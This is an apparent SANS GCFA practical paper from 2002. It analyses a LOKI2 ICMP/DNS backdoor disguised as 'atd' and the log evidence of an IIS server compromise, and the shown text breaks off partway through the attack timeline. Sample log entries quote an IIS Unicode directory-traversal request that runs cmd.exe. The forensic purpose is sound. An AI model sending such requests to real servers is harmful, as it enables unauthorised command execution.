Fight crime.
Unravel incidents... one byte at a time.

GCFA Practical Assignment
Version 1.1b
SANS NS2002, Washington DC

Sidney Faber
February, 2002

Abstract

Forensic analysis of a compromised system requires examining information at many different levels. This paper addresses three specific levels.

First, analysis is made of an unknown binary. The analysis begins by examining the file before it is allowed to execute. After developing a hypothesis that the file does not contain a virus or worm, the system is monitored closely after allowing it to run in a contained environment.

This paper then expands the topic area to analyze a compromised system. The system chosen was an IIS server left unpatched and vulnerable to internet attacks during application troubleshooting. Analysis is based on interpreting log files and examining file access times on an image of the system.

Finally, legal issues are addressed. The paper addresses the hypothetical request for information by law enforcement to an internet service provider. National and state legislation is considered, as well as corporate security policy.

Part 1 - Analyze an Unknown Binary

The binary file binary_v1.1.zip was downloaded from the SANS GCFA Practical web site and examined.

Binary Details

The zipped archive was first examined by listing the contents of the file. The "-l" option for unzip lists the name, uncompressed size and modification dates and times of files in the archive as follows:

```
root@localhost]# unzip -l binary_v1.1.zip
Archive:  binary_v1.1.zip
  Length     Date   Time    Name
 --------    ----   ----    ----
       39  08-22-02 14:58   atd.md5
    15348  08-22-02 14:57   atd
 --------                   -------
    15387                   2 files
```

The name of the binary is "atd", and was last modified on August 22, 2002 at 2:57PM.

The files were then extracted from the zipped archive with the "-X" option. This option restores user and group info (UID/GID) under Unix.

```
[root@localhost]# unzip -X binary_v1.1.zip
Archive: binary_v1.1.zip
  inflating: atd.md5
  inflating: atd
```

Immediately after extracting the files, timestamps were examined so they could be obtained before accessing the file. Rather than using the "ls" command, I chose to use the "find" command, which will easily list modified, accessed and created times with a single command. Line breaks were added to the output for readability.

```
[root@localhost]# find atd atd.md5 atd.strings -printf \
> %Tc\t%Ac\t%Cc\t %g\t%u\t%s \t%h/%f\n
Thu 22 Aug 2002 02:57:54 PM EDT
      Thu 22 Aug 2002 02:57:54 PM EDT
      Sun 22 Dec 2002 08:34:03 PM EST     root  root  15348 /atd
Thu 22 Aug 2002 02:58:08 PM EDT
      Thu 22 Aug 2002 02:58:08 PM EDT
      Sun 22 Dec 2002 08:34:03 PM EST     root  root  39 /atd.md5
```

The first date field represents the last time the file was modified; the second is the date the file was last accessed (assuming the file was not mounted on a volume in read-only mode with a "-noatime" option set); the third is the last time the inode was updated. The creation time represents the time the file was created on my system. Also note the time zone for the archive represents daylight savings time in

the Eastern United States (GMT -4); the current time zone on my computer is Eastern United States without daylight savings (GMT -5).

The file (and its checksum) is owned by root. Of course, the ownership information is assuming this file was recovered from a UNIX system; if it is from a Windows system, it would be more appropriate to restore it on a windows to retrieve ownership and file permission information.

The size of the executable file is 15,348 bytes.

The md5 hash of the file was verified by examining the output of "md5sum" with the file atd.md5:

```
[root@localhost]# md5sum atd
48e8e8ed3052cbf637e638fa82bdc566  atd
[root@localhost]# cat atd.md5
48e8e8ed3052cbf637e638fa82bdc566  atd
```

"atd" on Unix is typically a daemon used to run jobs which have been queued for later execution using the "at" command. The atd distributed with Linux 7.1 is 14,976 bytes, so the size of this file is reasonable. Chkrootkit does not appear to look for atd as part of a known root kit, and no general references to a trojaned version of atd could be located.

The "file" command was used to determine what type of program this is:

```
[root@localhost]# file atd
atd: ELF 32-bit LSB executable, Intel 80386, version 1,
      dynamically linked (uses shared libs), stripped
```

This output is the same as that obtained against the "atd" daemon distributed with Linux Red Hat 7.1.

The "strings" command was run against the binary to determine more information about the program:

```
[root@localhost]# strings atd > atd.strings
```

The following interesting entries were found in the output:

String(s)	Meaning
/lib/ld-linux.so.1 libc.so.5	ld-linux.so is the dynamic linker/loader which loads the shared code libraries needed by a program and prepares the program to run. The libc.so library contains all the standard C commands and system calls. According to Matan Ziv-Av, Version 6 outdated version 5 in 1997 with the release of Linux version 6 (http://www.svgalib.org/libc.html).[1]

[1] Matan Ziv-Av. "glibc2 Or libc.so.5?" Linux Super VGA Graphics Library. SVGAlib (23 Dec. 2002). 08 Feb. 2003. <http://www.svgalib.org/libc.html>.

String(s)	Meaning
	These libraries indicate that the program is fairly old. In fact, the libraries linked by this program will typically prevent its compilation on newer systems installed with the standard options only.
getprotobynumber socket inet_addr setsockopt gethostbyname	This program uses IP networking libraries.
semget semctl semop	This program uses semaphores. Semaphores are used to limit access to a resource to only a single process at a time.
kill fork	These are process manipulation routines, used to end a process and to start a new process.
lokid: Client database full lokid version %s remote interface: %s active transport: %s active cryptography: %s server uptime: %.02f minutes client ID: %d packets written: %ld bytes written: %ld requests: %d	These appear to be messages sent from a server to a client. They also appear to identify the server (daemon) as “lokid”. It appears to support multiple clients, to respond to client requests, and to support some level of encrypted messaging.
[fatal] cannot catch SIGALRM lokid: inactive client <%d> expired from list [%d] [fatal] shared mem segment request error [fatal] semaphore allocation error [fatal] could not lock memory [fatal] could not unlock memory [fatal] shared mem segment detach error [fatal] cannot destroy shmid [fatal] cannot destroy semaphore [fatal] name lookup failed [fatal] cannot catch SIGALRM [fatal] cannot catch SIGCHLD [fatal] Cannot go daemon [fatal] Cannot create session [fatal] cannot detach from controlling terminal [fatal] invalid user identification value Unknown transport lokid -p (i|u) [-v (0|1)] [fatal] socket allocation error [fatal] cannot catch SIGUSR1 Cannot set IP_HDRINCL socket option [fatal] cannot register with atexit(2) LOKI2 route [(c) 1997 guild corporation	These appear to be various error messages when the server is malfunctioning. From the messages, we can infer that the startup options are “-p” and “-v”; multiple protocol options are supported. It also appears that the application is “LOKI2”, created in 1997 by guild corporation worldwide.

String(s)	Meaning
worldwide] [fatal] cannot catch SIGALRM [fatal] cannot catch SIGCHLD [SUPER fatal] control should NEVER fall here [fatal] forking error lokid: server is currently at capacity. Try again later lokid: Cannot add key lokid: popen [non fatal] truncated write lokid: client <%d> requested an all kill lokid: clean exit (killed at client request) [fatal] could not signal process group lokid: cannot locate client entry in database lokid: client <%d> freed from list [%d] [fatal] could not signal parent lokid: unsupported or unknown command string lokid: client <%d> requested a protocol swap sending protocol update: <%d> %s [%d] lokid: transport protocol changed to %s	

Program Description

This appears to be a remote control Trojan horse named “Loki”, last accessed on August 22, 2002 at 2:57PM. The daemon was renamed “atd” in an attempt to hide within the process listing.

With this understanding of the program operation, it appears that the application will execute commands only when connected to a Loki client—it is not a virus or a worm. Therefore, it is time to run the program and trace the actions it takes.

In order to protect related systems, the program was loaded onto a clean Red Hat 7.1 installation. The system will be rebuilt after testing is complete. Additionally, the system will be disconnected from the network during and after testing. Network isolation is done by connecting the computer to a powered Ethernet hub, but not connecting any other devices to the hub. The Ethernet adapter on the computer will be active and generate traffic normally, but the traffic will not be routed to any devices.

The program was executed with the following command:

```
strace –ff –F –v –e ! –o strace.txt –S 1000 ./atd
```

The options are as follows:

- -ff: follow forked processes, and log the results in separate files
- -F: attempt to follow vforks

- -v: verbose output
- -e !: trace everything
- -o strace.txt: output the trace results to the file “strace.txt”
- -S 1000: capture 1000 bytes for all string parameters (the default is 32 bytes)

This command simply returned the following output to the command prompt

```
LOKI2 route [(c) 1997 guild corporation worldwide]
```

The strace command indicated that process 6485 was attached--a child process forked by the main process. The command generated two output files: one for the main process (which terminated), and one for a forked process which did not terminate until killed manually. The actual strace output is analyzed in appendix A as a side-by-side comparison with the application source code.

Network connections were examined before and after the program was executed using the command

```
netstat -lnpv > netstat.txt
```

Before and after results were compared; the following changes were noted:

```
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address  Foreign Addr  State PID/Prog
raw   0      0      0.0.0.0:1      0.0.0.0:*     7     6485/atd
raw   0      0      0.0.0.0:255    0.0.0.0:*     7     6485/atd
```

Two raw sockets are opened. Since raw sockets do not have port numbers, the “:1” and “:255” represent protocols.[2] Protocol 1 is ICMP; protocol 255 is raw IP. So we can conclude that this application opens up two listeners, one for ICMP traffic and one for raw IP traffic.

Program Identification

This gives me enough information to attempt to locate the program on the internet. A brief search using strings extracted from the binary quickly reveals the source of the Loki client/server Trojan. The program was originally issued in Phrack Magazine in September, 1997:

> LOKI2 is an information-tunneling program. It is a proof of concept work intending to draw attention to the insecurity that is present in many network protocols. In this implementation,

[2] Ogata, Jefferson. “Re: raw socket on port 255.” ogata@antibozo-u-spam-u-die.net (21 Jul. 2001) <http://groups.google.com/groups?hl=en&lr=&ie=UTF-8&oe=UTF-8&selm=thpfar2fbfd7f0%40corp.supernews.com>.

> we tunnel simple shell commands inside of ICMP_ECHO / ICMP_ECHOREPLY and DNS namelookup query / reply traffic. To the network protocol analyzer, this traffic seems like ordinary benign packets of the corresponding protocol. To the correct listener (the LOKI2 daemon) however, the packets are recognized for what they really are. Some of the features offered are: three different cryptography options and on-the-fly protocol swapping (which is a beta feature and may not be available in your area). (Phrack Magazine, Volume 7, Issue 51, article 6)[3]

Searching on www.packetstormsecurity.com also returned the source code for loki2 as a zipped archive.[4] The source code was unarchived onto the target Linux machine, and an attempt was made to compile the source. However, due to the age of the source code (written in 1997 for Linux 4), difficulties were encountered in reproducing the development environment necessary to complete the compile.

So rather than attempting to build the environment necessary to compile the source, a close evaluation was made of the strace output, and compared to the source code (see Appendix A). Based on this evaluation, I am confident that the source code downloaded from www.packetstormsecurity.com represents the actual binary provided.

Forensic Details

Footprints

Installation of the program does not appear to leave any footprint other than the file itself. No installation is necessary other than to copy the binary onto the target system.

Once the program is executed, the following files are accessed, and file access times will be updated accordingly:

- /etc/ld.so.cache
- /usr/i486-linux-libc/lib/libc.so.5 (shared C library)

Additionally, the following files may be accessed if available on the target system:

- /etc/ld.so.preload
- /usr/share/locale/en_US/LC_MESSAGES
- /etc/locale/c/libc.cat
- /usr/lib/locale/libc/C
- /usr/share/locale/C/libc.cat

---

[3] Daemon9. LOKI2 (The Implementation). 01 Sep. 1997. 10 Feb. 2003. <http://www.phrack.com/show.php?p=51&a=6>.

[4] Daemon9. "Loki2 (The Implementation). http://packetstormsecurity.org/crypt/misc/loki2.tar.gz (20 Dec. 1999).

- /usr/local/share/locale/C/libc.cat

All these files are fairly common, and although they would be accessed by this application, they would not provide conclusive evidence that this program had actually been executed.

The program opens up two raw socket listeners, one on IP protocol 255 (raw) and one on IP protocol 1 (ICMP). When the application is actively in use, it will fork off another listener process specific to the incoming IP address. This can help locate an attacking IP address, or identify an attack currently in progress.

If commands are executed using the daemon, they may be logged to the .bash history file.

The running process may be identified by issuing the command

```
ps -a | grep atd
```

Note that the atd process (at daemon) may be a normally running program on your system.

Since the program allows remote access, it can be used to modify any system files, and a thorough evaluation of file MAC Times can provide valuable information about what was actually done using this back door. However, if the back door is never used by a Loki client, only the files mentioned above are actually accessed.

The most conclusive evidence that this program is actually running is using the "netstat -lnpv" command. This shows the atd process listening on a raw socket, which is not normal. It also identifies the rogue process id.

Legal Implications

Based on the evidence provided, I am unable to determine if the program was actually executed. The "accessed" timestamp on the file likely represents the time the md5sum of the file was created, and does not necessarily indicate that the program was executed. Additional information such as the output of a "ps -a" command or a "netstat -lpnv" command could provide this information.

Had the program actually been executed, it would violate corporate policy. First, the following Acceptable Computer Use policy is presented to all users when logging in to the corporate network:

> Access is given to this electronic network and its resources (collectively, the "Network") for use by employees and authorized clients. Access by any other person(s) is prohibited and unauthorized. The Network is for business purposes only and is the property of the company. The company reserves the right to access and review all information in the Network at anytime and without any prior notification. Any review of information in the Network will be to protect confidential information, prevent theft or abuse of the Network, to monitor work flow and productivity, or for other legitimate business purposes. **Personal software, including screensavers, may not be installed onto the Network or any**

> **other computer equipment.** Your use of the Network acknowledges your understanding of, and your agreement to adhere to, the "Guidelines for Acceptable Computer Use Policy", found in the employee handbook.

The “Guidelines for Acceptable Computer Use Policy” in the employee handbook includes the following:

> Any intentional behavior with respect to the Network that interferes with the business activities of the company, its employees, business partners, or customers will be regarded as unethical and may lead to disciplinary action under rules for misconduct and existing judicial, disciplinary, or personnel processes.
> …
> Employees must maintain the integrity of the equipment provided. All copyright and patent laws are to be adhered to by all employees. Only approved software is to be installed on the desktop device.
> …
> Only software that has been purchased and approved in advance by Operations & Network Administration is to be installed on the desktop. This guarantees that the patent and copyright law are followed. Personal software, including screensavers, may not be installed onto the Network or any other computer equipment. No hardware is to be removed and no software is to be copied and/or distributed without the approval of Operations & Network Administration. Hardware and software configuration settings are not to be modified.

Finally, the Information Security standard for Computer Network Security states:

> Employees must not attempt to install or run hardware and software that was not obtained through the requisition process. No software is to be copied and/or distributed without proper, prior authorization.

and

> Employees must not test or compromise computer or communication system security in any way. An employee is not permitted to access or attempt to access unauthorized resources of the Network, or give access to others.

Interview Questions

Questions for an interview obviously depend on the specific scenario. I’ll pose the following scenario to support the interview questions below:

- The person to be interviewed is a system administrator that understands network terminology. However, he does not administer the server in question, and should not be accessing it for any reason.
- The purpose of the interview is to determine motive and intent. Although we found the application on the server, and are reasonably certain this individual placed it there, we do not know if he may have placed rogue software on other equipment.

- Management has decided that they will not pursue criminal charges; the most severe action that will be taken would be termination. Law enforcement will not be involved.
- Our company forces all client http traffic to pass through a virus wall. Recently, the virus wall picked up the attempted download of loki to the IP address of a machine that is commonly used by this individual.
- As a security analyst, I frequently work with system administrators to examine and adjust system configurations.

Question #1

Intrusion detection has been picking up some strange traffic destined for server X, and we're not quite sure why. I'm not too familiar with the server, do you know what is running on it? Would it have any unique applications that might generate odd traffic?

Question #2

I checked out some of the recent work orders issued against server X, and it's been acting a bit flaky lately. I asked Jim (the system administrator) to take a look at it, the only thing he noticed the "atd" daemon was running. He said that was odd, since we use cron to schedule jobs and not at. Have you used "atd" on your system? Are you familiar with how it works?

Question #3

The reason I'm asking you is because the packets picked up by intrusion detection seemed to be coming from or going to one of your systems. This kind of thing is not uncommon, and could simply be a misbehaving program, or maybe some sort of administrative tool I'm not familiar with, or even a simple misconfiguration. Have you done anything special with your systems lately, or noticed any odd behavior?

Question #4

I noticed that the virus wall picked up a hit against one of your systems about a week ago, some sort of Trojan download file or something. Do you think a virus could have hit your system? Do you remember when that happened? What were you doing?

Question #5

Can we take a look at your server together and try to investigate this a bit more?

Additional Information

More information about loki can be found at the following sites:

- http://www.phrack.com/show.php?p=51&a=6, "LOKI2 (The Implementation)" by daemon9 <route@infonexus.com> provides the original source code for LOKI2 and a discussion of the implementation.
- http://www.giac.org/practical/STUART_THOMAS_GSEC.doc, "GSEC Version 2.0 (Revised August 13th, 2001), ICMP: Crafting and other uses," Stuart Thomas shows how LOKI2 is compiled, executed and identified through network traces.
- http://www.iss.net/security_center/advice/Intrusions/2000112/default.htm, "Internet Security Systems advICE: Intrusions: 2000112 (LOKI). Briefly describes the intrusion detection signature used by Network Ice to detect LOKI traffic.
- http://www.sans.org/rr/threats/ICMP_attacks.php, "ICMP Attacks Illustrated", Christopher Low, December 11, 2001 (SANS Info Sec Reading Room)

Part 2 (Option 1): Perform Forensic Analysis on a System

Synopsis of Case Facts

On Thursday, September 12, 2002, a routine review of intrusion detection events identified a suspected internet borne attack against an IIS web server. The intrusion detection system events were unique in that they were not part of the normal "background noise" of automated scans, and appeared to be specifically directed at the server.

Initial assessment of the server indicated that it had been successfully accessed by an attacker. The attacker appeared to have the ability to execute commands remotely. As the server was for testing and evaluation only, internet services were immediately halted. After proper notification, the server was disconnected from the network. Since the drives on the server were mirrored, one mirror was pulled and catalogued as evidence.


Investigation revealed that the root cause of the attack was a missing IIS patch. The attack was interactive (not generated by a worm or virus), partially scripted, and intended to specifically gain control of server resources. In seven minutes, the attacker turned the server into an FTP site and installed a backdoor for use even after the server was patched. The server was most likely compromised using a malicious script hosted on a third party web server.

The server was compromised through "IIS Request Parsing" vulnerabilities. Microsoft issued a patch for this vulnerability in November of 2000. Successful reconnaissance against the server began on September 8 and continued intermittently for four days. No malicious commands were executed until September 12.

Describe the System to be Analyzed

The server was part of a vendor-supplied system and installed on a stand-alone network with firewalled internet access. The architecture allowed the server to act as an https gateway for a remote desktop application. The https gateway and application servers were initially configured to run Windows 2000 Service Pack 3 with the latest cumulative hot fixes (IIS and operating system) installed. For the evaluation, the application server also acted as the domain controller. The firewall acted as DNS server.

No remote access was allowed outside of the isolated subnet. All system management was performed directly on the equipment. Internet access was through a proxy firewall. Intrusion detection monitored the external interface of the firewall.



Information for the investigation was obtained from logs on the firewall and the gateway. The firewall used a sophisticated http proxy, so logs contained rich information for http traffic. IIS logs were enabled on the https gateway, and they also contained a good deal of information which could be compared with firewall log data.

Hardware

The investigation surrounded the https gateway only. Only the gateway equipment was catalogued, and only one mirrored drive was physically seized:

Https Gateway, part of internal incident #355, located in the locked data center (access logged by keypad access and through a manual sign-in with the operations staff):

- Model: HP NetServer LP 2000R
- Vendor: Hewlett Packard
- CPU: x86 Family 6 Model 8 Stepping 10
- RAM: 1Gb
- Serial Number: P1824-80205
- Corporate asset tag: D-55034
- Operating system / version: Microsoft Windows 2000 Service Pack 3
- Host name: GATEWAY
- MAC Address: 00-30-6E-12-A3-AD
- IP Address: 192.168.1.2
- Default Gateway: 192.168.1.1/255.255.0.0

Disk array #1, part of incident #355, used for incident investigation:

- Model: HP NetRD LD 0 SCSI
- Vendor: Hewlett Packard
- Serial Number: 3902A746
- Capacity: 9Gb

Disk array #2, part of incident #355, located in the locked safe managed by Information Security with two person control:

- Model: HP NetRD LD 0 SCSI
- Vendor: Hewlett Packard
- Serial Number: 3902B819
- Capacity: 9Gb

Log File Analysis

Firewall Logs

All traffic passed or rejected by the firewall is logged. The firewall proxies all well-known and commonly used protocols, and log entries reflect data from the proxy as well as raw IP information. For example, entries for FTP traffic will contain FTP commands (PUT, GET, etc); entries for HTTP traffic will contain the complete URL string sent to the server.

Repudiation

All firewall logs were collected immediately following the incident. Logs for September 1 through 12 were saved off to a forensics server, checksummed, compressed and burned to a CD. The checksum was issued with the following command:

```
md5sum logfile.* > logfile.md5
```

Files were then retrieved from the CD, uncompressed, the checksum verified, and used for the detailed analysis described below.

Log File Format

Since the firewall acts as an http proxy, it contains rich information about the actual http communication. A sample entry for a failed IIS Unicode attempt is listed below; normally all this information is on a single line delimited by spaces; carriage returns have been added for readability:

```
Sep  7 00:21:27.995 FW httpd[14838]: 121 Statistics:
     duration=0.02 id=aK0KD sent=122 rcvd=270 srcif=eth1
     src=aaa.bbb.92.160/2915 srcname=pd9515ca0.someisp.net
     cldst=xxx.yyy.91.102/80 svsrc=192.168.1.1/2462
     dstif=eth2 dst=192.168.1.2/80 dstname=gateway.myserver.com
     op=GET
     arg=http://xxx.yyy.91.102/scripts/..%c0%af../winnt/system32
     /cmd.exe?/c+dir+c:\\
     result="404 Object Not Found"
     proto=http rule=93
```

Data in this log entry can be interpreted as follows:

`Sep 7 00:21:27.995`	Date stamp for this entry, local time (EST), synchronized
`FW`	DNS name of the firewall device
`httpd[14838]:`	Proxy used for this connection is the HTTP daemon
`121 Statistics:`	This entry is for statistics of the connection
`duration=0.02`	Duration of the data transmission
`id=aK0KD`	Unique identifier assigned by the http daemon
`sent=122`	Bytes sent back to the originator in response to the http request
`rcvd=270`	Bytes received from the originator
`srcif=eth1`	Firewall interface on which the connection originated (external)

src=aaa.bbb.92.160/2915	Source (originating) IP address and port
srcname=pd9515ca0.dip.someisp.net	DNS name of the originator
cldst=xxx.yyy.91.102/80	External (NAT'd) IP address and port of the https gateway; this is also the terminating address / port of the connection
svsrc=192.168.1.1/2462	Internal IP address of the firewall; this is the address that will appear to the https gateway to be the originator.
dstif=eth2	Firewall interface on which the connection terminates (internal)
dst=192.168.1.2/80	Internal (real) IP address and port of the https gateway
dstname=gateway.myserver.com	Internal DNS name of the https gateway
op=GET	HTTP command requested by the originator
arg=http://xxx.yyy.91.102/scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir+c:\\	HTTP request string sent by the originator
result="404 Object Not Found"	HTTP response code sent back to the originator by the gateway
proto=http	Protocol used by this connection
rule=93	Firewall rule that allows this traffic

Analysis

Firewall logs were chosen as the initial starting point to estimate how long the system was vulnerable to attack, and which commands were actually executed against the server. These logs provide an excellent starting point, since it is extremely unlikely an attacker would actually be able to modify these files.

This decision was also made because the attack was initiated through http. Therefore, all initiating http commands could be found in the firewall logs (although post-compromise attacks might use any tunneling protocol through a downloaded Trojan). Firewall logs also, through interpretation of the http response codes, indicate the success or failure of each command.

Log files were filtered using a DOS "find" command to include only traffic to and from the https gateway, as identified by its real IP address:

```
find "192.168.1.2" *.log > gateway.log
```

All valid traffic to the gateway was then manually deleted from gateway.log. Since the system was only used for occasional testing, the log was fairly small.

Details from the firewall log analysis are included in the "Timeline Analysis" section below.

Web Server (IIS) Logs

Extended IIS logging was enabled on the IIS gateway. All http and https requests sent to the server were logged.

Repudiation

All IIS logs were collected immediately following the incident. The logs rotate daily. Logs for September 1 through 12 were saved off to a forensics server, checksummed, compressed, and burned to a CD. Like the firewall logs, the checksum was issued with the following command:

```
md5sum ex*.log > log.md5
```

Files were then retrieved from the CD, uncompressed, verified, and used for the detailed analysis described below.

Logfile Format

A sample entry in the IIS logs for the same Unicode attempt seen by the firewall above would be:

```
2002-09-07 04:21:28 192.168.1.1 - W3SVC1 GATEWAY 192.168.1.2 80
      GET /winnt/system32/cmd.exe /c+dir+c:\ 404 3 270 122 16
      HTTP/1.1 xxx.yyy.91.102 - - -
```

Data in the log entry is interpreted as follows:

2002-09-07 04:21:28	date time: Date stamp for this entry, GMT, synchronized to the firewall
192.168.1.1	c-ip: The source IP address. In this case, the inside interface of the firewall
-	cs-username: If domain authentication is enabled, this is the authentication user name
W3SVC1	s-sitename: name of the site on the server being logged. This is the www service, instance 1
GATEWAY	s-computername: The name of this computer
192.168.1.2	s-ip: Internal (real) IP address and port of the https gateway
80	s-port: Port on the server to which the request was sent
GET	cs-method: HTTP method sent to the server
/winnt/system32/cmd.exe	cs-uri-stem: HTTP resource request sent to the server
/c+dir+c:\	cs-uri-query: HTTP query sent to the server--tis represents everything in the URL after the "?"
404	sc-status: HTTP status returned from the server to the client
3	sc-win32-status: Exit code returned by the process that handled the request
270	sc-bytes: Bytes received from the originator
122	cs-bytes: Bytes sent back to the originator in response to the http request
16	time-taken: Time taken to process the request
HTTP/1.1	cs-version: HTTP version sent from the client (part of the HTTP header)
xxx.yyy.91.102	cs-host: HTTP "host" field sent from the client as part of the http header. Note that this does not represent the actual source or destination addresses in the TCP/IP communication
-	cs(User-Agent): HTTP "User Agent" field sent from the client.
-	cs(Cookie): Cookie sent from the client to the server as part of the http header
-	cs(Referer): Referrer field sent to the server as part of the http header

There are some advantages to using IIS logs for analysis, and some disadvantages, as compared to using firewall logs:

- IIS logs only capture http and https traffic, while firewall logs will show traffic to the server on all protocols
- IIS logs decode the URL before logging; firewall logs show the raw, undecoded URL sent to the server
- Firewall logs show the real source IP address; IIS logs show the firewall as the source address for all traffic
- IIS logs include additional information (Host, User-Agent, Cookie, Referrer) not found in the firewall logs
- IIS logs will show information for https encrypted traffic; firewall logs will recognize the traffic but can not show the URL or http methods used.

For these reasons, both IIS and Firewall logs were used to reconstruct events. Log entries were synchronized primarily by the time, and verified by examining the method, stem, query and http status fields.

Analysis

Since this server was not in production, most IIS log files were fairly small. It was not necessary to run any scripts against the log files to extract relevant entries; rather, all this work was done by hand.

Details from the IIS log analysis are included in the "Timeline Analysis" section below.

Intrusion Detection System Logs

All traffic to this network segment is monitored by an Intrusion Detection System (IDS). The system uses a "signature" to match network traffic against a set of known patterns of malicious traffic. If a match is made, an IDS alert is generated.

Repudiation

All IDS events were collected immediately following the incident from the intrusion detection portal. Events were queried from the IDS database, saved off to a forensics server, checksummed, compressed, and burned to a CD.

Files were retrieved from the CD, uncompressed, verified, and used for detailed analysis as described below.

Log File Format

A sample IDS entry appears in the web-based portal as follows:

`Event ID: 2494172`	Unique identifier for this event
`Intrusion Count: 1`	Number of times this event occurred
`Intruder IP: aaa.bbb.92.160`	Source (originating) IP address and port

`Intruder DNS: pd9515ca0.someisp.net`	DNS name of the originator
`Target IP: xxx.yyy.91.102`	External IP address of the https gateway
`Issue Name: IIS system32 command`	Name of the signature matched for this event
`Intrusion Severity: 3`	Relative severity of the incident
`Issue Parameters: accessed no`	Was the system successfully accessed?
`Issue Parameters: arg /c+dir`	Additional arguments sent to the server
`Issue Parameters: code 404`	HTTP response code returned by the server
`Issue Parameters: URL /scripts/..\../winnt/system32/cmd.exe`	URL sent to the server
`Start of Intrusion: 9/8/2002 5:33:55 AM`	Time (GMT) the event began
`End of Intrusion: 9/8/2002 5:33:55 AM`	Time (GMT) the event ended

Analysis

All IDS alerts targeted at this net block within this time period were included in the timeline analysis section below.

Timeline Analysis

The following sequence of events was derived from detailed study of firewall logs, and web server logs and intrusion detection incidents. Details from the incident report have also been included. The details of each event can be reproduced by extracting log entries matching the date / time stamp for the event.

> *Please note: The log files have not been included because the time required to scrub the files was deemed prohibitive. If necessary, extracts of the log files can be provided to graders upon request.*


Date	Time	Event	Source[5]
9/8/2002	01:33:00	Some time before 1:33AM on 9/8, the server was exposed to the internet in an unpatched state	
9/8/2002	01:33:52	A partially successful NIMDA worm attack against the server from 204.x.x.x revealed that the server was exposed to directory traversal vulnerabilities. "Partially successful" means that although the worm successfully executed a command on the server, the worm did not propagate due to aggressive firewall rules (TFTP was blocked)	F, W, I
9/8/2002	16:01:24	A successful identification was made of all the	F, W, I

[5] The "Source" column lists sources with facts to support the event. F = Firewall Logs; W = Web Server Logs; I = Intrusion Detection Events.

